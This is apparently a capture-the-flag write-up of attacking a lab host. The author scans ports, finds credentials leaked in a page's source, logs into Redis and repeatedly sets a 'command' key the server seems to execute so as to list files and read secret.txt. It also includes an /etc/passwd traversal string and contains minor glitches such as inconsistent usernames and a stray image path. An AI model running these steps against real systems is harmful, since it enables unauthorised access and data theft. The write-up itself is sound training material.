

Nmap scans through the attackbox revealed several ports open.

```
22/tcp open  ssh
80/tcp open  http
3306/tcp open mysql
5000/tcp open upnp
6379/tcp open  redis
8080/tcp open  http-proxy
9090/tcp open  zeus-admin
```

Visiting port 5000 was the redhouse API. Running ffuf on the url revealed a /credentials and /employees endpoint. There were also /auth endpoints in the /endpoints endpoint.

Looking at port 80 revealed there was an index.html,index.php,/backups directory with /logs,/lib,/js and README. None of them seemed to contain anything useful. However looking at source code through curl commands revealed credentials on index.php.

```
(kali@kali)-[~]
$ curl http://10.80.140.18/index.php
<pre>README
index.html
js
lib
logs
</pre><script>console.log("Pushed: ", {"status":"success","message":"Data processed successfully","details":{"user_id":"wwwreader","username":"mypassword123"}});</script>
```



Attempted to log in redis using AUTH mypassword123, did not work. Tried logging in with -user 11reader -p mypassword123. This worked.

Ran "info" not allowed as the current user. Listed keys with KEYS *. This listed all the keys and going through each one revealed an interesting key called "command". This could also be set to a different value.

```
10.80.140.18:6379> GET t
"1"
10.80.140.18:6379> GET QA
"No"
10.80.140.18:6379> GET log
"No"
10.80.140.18:6379> GET update
"No"
10.80.140.18:6379> GET Lockout
"5"
10.80.140.18:6379> GET Grace
"5"
10.80.140.18:6379> GET command
"ls /var/www/html/backup"
10.80.140.18:6379> GET UAT

"Overwatch"
10.80.140.18:6379> GET x
"2000"
10.80.140.18:6379> GET upload
"No"
10.80.140.18:6379> GET s
"42"
10.80.140.18:6379> GET PROD
"Yes"
```

```
10.80.140.18:6379> SET command "ls /var/www/html"
OK
```

First thought etc passwd needed to be found.

../../../../../../etc/passwd

Traversing through all the files finally found a secret.txt stored in the /var/www/html directory which contained ship information.

```
OK
10.80.140.18:6379> SET command "ls -la /var/html"
OK
10.80.140.18:6379> SET command "ls -la /var/www/html"
OK
10.80.140.18:6379> SET command "ls -la /var/www/html/97912731233212332"
OK
10.80.140.18:6379> SET command "ls -la /var/www/html/97912731233212332/files"
OK
10.80.140.18:6379> SET command "cat /var/www/html/97912731233212332/files/secret.txt"
OK
10.80.140.18:6379>
```

```

Looking at port 8080, nothing could be done.

```
(kali㉿kali)-[~]  
$ curl http://10.80.140.18:8080/  
Database connection failed: SQLSTATE[HY000] [2002] Connection refused
```

Also tried connecting to mysql port directly with the redis credentials but unsuccessful.

```
(kali㉿kali)-[~]  
$ mysql -h 10.80.140.18 -P 3306 -u wwwreader -p  
Enter password:  
ERROR 2002 (HY000): Can't connect to server on '10.80.140.18' (115)
```
